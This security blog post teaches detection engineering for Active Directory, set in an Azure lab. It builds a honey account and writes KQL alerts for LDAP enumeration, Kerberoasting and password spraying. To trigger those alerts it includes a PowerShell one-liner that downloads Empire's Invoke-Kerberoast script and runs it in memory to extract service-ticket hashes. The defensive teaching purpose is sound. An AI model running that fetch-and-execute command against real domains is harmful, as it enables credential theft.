









Jordan has been hanging around the tech industry for 25 years now and was baited hook, line, and sinker by Napster. He’s been part of the Black Hills Information Security team for a decade in various capacities and has been a part of Antisyphon Training’s amazing growth trajectory as an instructor.
Here we go again, discussing Active Directory, hacking, and detection engineering.
tl;dr: One AD account can provide you with three detections that if implemented properly will catch common adversarial activities early. Which detects?

You can follow along with this blog in an ephemeral lab on Microsoft Azure. Use an ARM template to build that AD lab: https://www.doazlab.com. The lab looks something like the screenshot below when your builder completes.

If you’ve never seen Azure, just search for your public IPs. Click on any of the objects to get an overview of the assigned IP and DNS record.

The IP and DNS details for the blog environment are shown below. Should you choose to deploy the lab environment, your IP address allocations will differ.
The remainder of these configuration tasks were completed from the DC01 desktop, PowerShell, and command prompt.
<PowerShell command block>
whoami
hostname
setspn -T doazlab.com -Q */*
</PowerShell command block>
These commands tell us who we are, where we are, and all the discoverable service principal names (SPNs) on the domain.


The next command creates an account in AD, Ricardo Beneficio, which will be useful for a few engineered detections later. Then, we gather our new object’s GUID, because we will need this value to engineer detections for LDAP enumeration.
<PowerShell command block>
# create honey account
New-ADUser -UserPrincipalName [email protected] -Path "OU=DomainUsers,dc=doazlab,DC=com" -GivenName "Ricardo" -Surname "Beneficio" -Enabled 1 -Name "Ricardo.Beneficio" -desc "Accounting Controller" -office "Accounting" -title "Controller" -company "DevLabs" -AccountPassword (ConvertTo-SecureString "Contrasena#2" -AsPlainText -Force)

# get honey user object GUID because not all event XML was created equal
Get-ADUser -Identity ricardo.beneficio -Properties "ObjectGuid"
</command block>
This should return a few details about the object, including the ObjectGUID, which can be useful for some detections.

Let’s use event IDs (EIDs) 4624 and 4625 as our first example. After log shipping, these events provide us with a normalized representation of the AD object (username). So, as shown in the next screenshot, a valid login for our honey account contains the normalized account name, human readable, and easily searchable.
With a bit more audit configuration, we can capture an additional event ID for comparison. The following PowerShell will grab a copy of Open Threat Research Forge’s (OTRF) Set-AuditRule.ps1 script. Using that tool, we will enable auditing on Ricardo’s UAC attribute, meaning log a 4662 anytime everyone reads Ricardo’s UAC value. This is the schema attribute in AD that stores a user’s AD property configurations. The value looks something like what you see below (stored as hex and decodes to binary).

<PowerShell command block>
# Set our decoy account name to PasswordNeverExpires == true because we know BloodHound, AdExplorer, ADFind, and other LDAP enumerators read the UAC value for discovered objects.

$DecoySamAccountName = ricardo.beneficio
Set-ADAccountControl -Identity $DecoySamAccountName -PasswordNeverExpires $true

# Import AD Module
# grab Set-AuditRule.ps1
# set an audit rule where WorldSid (everyone) who reads the UAC of Ricardo, the AttributeGUID starting bf967a68-blah will log an object access event ID 4662

Import-Module ActiveDirectory
iwr -Uri https://raw.githubusercontent.com/OTRF/Set-AuditRule/master/Set-AuditRule.ps1 -OutFile Set-AuditRule.ps1
Import-Module .\Set-AuditRule.ps1
Set-AuditRule -AdObjectPath 'AD:\CN=ricardo.beneficio,DC=DomainUsers,DC=doazlab,DC=com' -WellKnownSidType WorldSid -Rights ReadProperty -InheritanceFlags All -AttributeGUID bf967a68-0de6-11d0-a285-00aa003049e2 -AuditFlags Success
<\PowerShell command block>
We can use PowerShell to validate the configuration of our audit rule.
<PowerShell command block>
$acl = Get-Acl -Path "AD:CN=Ricardo.Beneficio,OU=DomainUsers,DC=doazlab,DC=com" -Audit
$acl.getauditrules($true,$true, [System.Security.Principal.NTAccount])
<\PowerShell command block>
In the background, we ran BloodHound as doazlab\doadmin. This resulted in a logged and shipped Event ID 4662. As visualized in the next screenshot, we can see one of the most significant nuances in the wide, wide world of Windows event logging. There’s no direct reference to ricardo.beneficio.

Instead, we need to search for Ricardo’s objectGUID. Thus, the following KQL query produces the match we need.
<kusto query language>
SecurityEvent
| where EventID == 4662
| where ObjectName contains "e84b8538-2b00-4b82-909b-45051e55e6b1"
| project TimeGenerated , Account , ObjectName , ObjectType
<\kusto query language>
Sadly…we also must reverse engineer the account’s location on the domain and network. We see the account that performed the read operation aligned with the PowerShell session running BloodHound, but unfortunately, EID 4662 does not give us sufficient information to identify the source IP address of the request. Regardless, looking at the projected results, we can see the user that performed the read on ricardo.beneficio’s user account control (UAC) value.

And here folks, an entire industry was born — event log normalization. This industry charges money to sort out event ID entries that report these GUIDs instead of object names.

Microsoft Sentinel allows an operator to quickly create alerts, and this material does not describe that process, but alert rules were created to support claims made herein, during the creation of the content.
Next up, let’s add an SPN to Ricardo’s account. One command, easy peasy to make this account Kerberoastable. If you are unaware, this is another attack you’ll see on most pentests, and is another common adversarial technique. The attack allows any domain account to request a service ticket for accounts with registered service principal name associations.
<PowerShell command block>
setspn -a ws05/ricardo.beneficio.doazlab.com:1433 doazlab.com\ricardo.beneficio
</PowerShell command block>
The next setspn command demonstrates the SPN registered correctly.
<PowerShell command block>
setspn -T doazlab.com -Q / |find "ricardo"
</PowerShell command block>
Here’s a quick Kerberoaster one-liner which should trigger a ticket operation on Ricardo’s account. Registered SPN? Badda bing, password hash.
<PowerShell command block>
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-Kerberoast.ps1');Invoke-Kerberoast -erroraction silentlycontinue -OutputFormat john
</PowerShell command block>
Hello EID 4769! Here’s another super useful event ID we can search with normalized object names. EID 4769 captures Kerberos service ticket requests. While this might be a noisy event ID, a well-tuned optics infrastructure will see these events when they need to.
Here’s the KQL query used for this detection.
<Kusto query language>
SecurityEvent
| where TimeGenerated >= ago(2h)
| where EventID == 4769
| parse EventData with * 'Status">' Status "<" *
| where Status == '0x0'
| parse EventData with * 'ServiceName">' ServiceName "<" *
| where ServiceName !contains "$" and ServiceName contains "ricardo"
| parse EventData with * 'IpAddress">' SourceIP "<" *
| project TimeGenerated , ServiceName , SourceIP , EventID , Activity
</Kusto query language>
An alert was built using this detection logic, minus the TimeGenerated operator.
Finally, let’s build one last detection for password spraying and credential stuffing. This type of activity will trigger spikes in EID 4625, failed login.
So, in the background, a password spray was conducted against 498 objects.


The following query then interrogates the recorded EID 4625 events while matching the account parameter.
<Kusto query language>
SecurityEvent
| where EventID == 4625
| where Account contains "Ricardo.Beneficio"
| project TimeGenerated , Activity , Account , IpAddress
</Kusto query language>
Super easy detection here, and if you operate this account like you should, which is almost not all, this also produces a high-fidelity detection for malicious activity.

After building an alert for the failed login query against EID 4625, we can summarize the overall detection engineering methodology in the following bullet list.
We can summarize the attacker side of this blog in the following bullet list.

And, with one last summary of the alerts, we should see all this activity.
Thanks for reading as always. Reach out with questions about the content and material, we are pretty sure you all know we like to share.
Cheers!
-jd
Want to learn more mad skills from the person who wrote this blog?
Check out these classes from Jordan and Kent:
此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。